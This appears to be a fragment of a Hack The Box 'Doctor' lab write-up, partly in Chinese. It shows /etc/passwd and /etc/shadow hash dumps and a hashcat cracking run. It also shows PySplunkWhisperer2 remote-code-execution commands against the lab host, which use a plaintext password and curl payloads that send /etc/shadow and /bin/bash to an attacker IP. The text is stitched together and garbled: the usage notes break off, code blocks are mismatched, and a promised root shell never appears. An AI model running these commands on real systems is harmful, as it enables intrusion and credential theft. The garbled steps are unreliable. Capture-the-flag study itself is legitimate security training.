games:x:4:65534:sync:/bin:/bin/sync
man:x:5:60:man:/var/cache/man:/bin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
nobody:x:13:13:nobody:/bin:/usr/sbin/nologin

Splunk Whisperer 2 (Python)

Usage

I created two files to reduce dependencies (no HTTP server required):
• Local Privilege Escalation (LPE): you have a shell or a file to upload but are optional:
    o --scheme , default="https"
    o --port , default=8089
    o --username , default="admin"
    o --password , default="changeeme"
    o --payload , default="calc.exe", you must adapt it
    o --payload-file , default="pwn.bat", you must adapt it from there.
• Remote Code Execution (RCE): the Universal Form
```

拿到账号的哈希，先丢到hashcat去跑一下再说...

web:\$6\$luVwBTOn1a154RLG\$KKPqd66FvKM6z.hCPPv0YEVNoZgj/sAagvMrzWSoKrnWICgHo8oRGPzt5gLRc7lm6lDfbwk30UCIfBkYeeCHG0:18463:0:99999:7:::

shaun:\$6\$xEvI30GI4XZfW7uM\$pxDpxAIW0ZuAFwJi4W69VGT.T1YLlnEvvaphLjswVs4hv5RUtJ7v7F37X  
fPtwsT9Ije3imy4gRcRppsAZLQ81z80:18519:0:99999:7:::

root:\$6\$384TbS03bB1PWLT1\$U8U.i.zBLXobhorPDx0MRZh4eE86lcn7C0dvqRvfJ9qDzreti8HDvXwF  
ZccDat9/HJRNwu04ErVxo3mUwVbs5.:18512:0:99999:7:::

```
(x㉿kali)-[~/hackthebox/Doctor]
$ hashcat -m 1800 -a 0 -o passHash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pool 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: pthread-Intel(R) Core(TM) i5-7287U CPU @ 3.30GHz, 4376/4440 MB (2048 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
```

哈? hashcat 说要跑两天? 那没它什么事了.. 直接 nc 返回一个 root 权限 shell

```
# python3 PysplunkWhisperer2_remote.py --scheme https --host 10.10.10.209 --port 8089 --username shaun --password Guitar123 --lhost 10.10.14.30 --lport 888
-x --payload "curl -f <data@/etc/shadow> http://10.10.14.30/1"
Running in remote mode (Remote Code Execution)
Authenticating...
[+] Authenticated
[+] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmp1j3x1ia3.tar
[+] Started HTTP server for remote mode
[+] Installing app from: http://10.10.14.30:8888/
10.10.10.209 - [25/Dec/2020 22:22:12] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup

[.] Removing app...
[.] App removed
[.] Stopped HTTP server
Bye

-----[root@kali:~/home/_/hackthebox/Doctor/SplunkWhisperer2/PySplunkWhisperer2]-----
[=] root@kali:~/home/_/hackthebox/Doctor/SplunkWhisperer2/PySplunkWhisperer2[=]
[=] root@kali:~/home/_/hackthebox/Doctor/SplunkWhisperer2/PySplunkWhisperer2[=]
# python3 PySplunkWhisperer2_remote.py --scheme https --host 10.10.10.209 --port 8089 --username shaun --password Guitar123 --lhost 10.10.14.30 --lport 888
-x --payload "curl -f <data@/bin/bash> http://10.10.14.30 9999"
Running in remote mode (Remote Code Execution)
[+] Authenticating...
[+] Authenticated
[+] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpnbhg64k0.tar
[+] Started HTTP server for remote mode
[+] Installing app from: http://10.10.14.30:8888/
10.10.10.209 - [25/Dec/2020 22:39:45] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup

avahi-autoipd:*:18375:0:99999:7:::
usbmux*:18375:0:99999:7:::
```

## 参考

<https://docs.splunk.com/Documentation/Splunk/8.1.1/RESTUM/RESTusing>

<https://eapolsniper.github.io/2020/08/14/Abusing-Splunk-Forwarders-For-RCE-And-Persistence/>

<https://www.spacesafe.top/archives/969>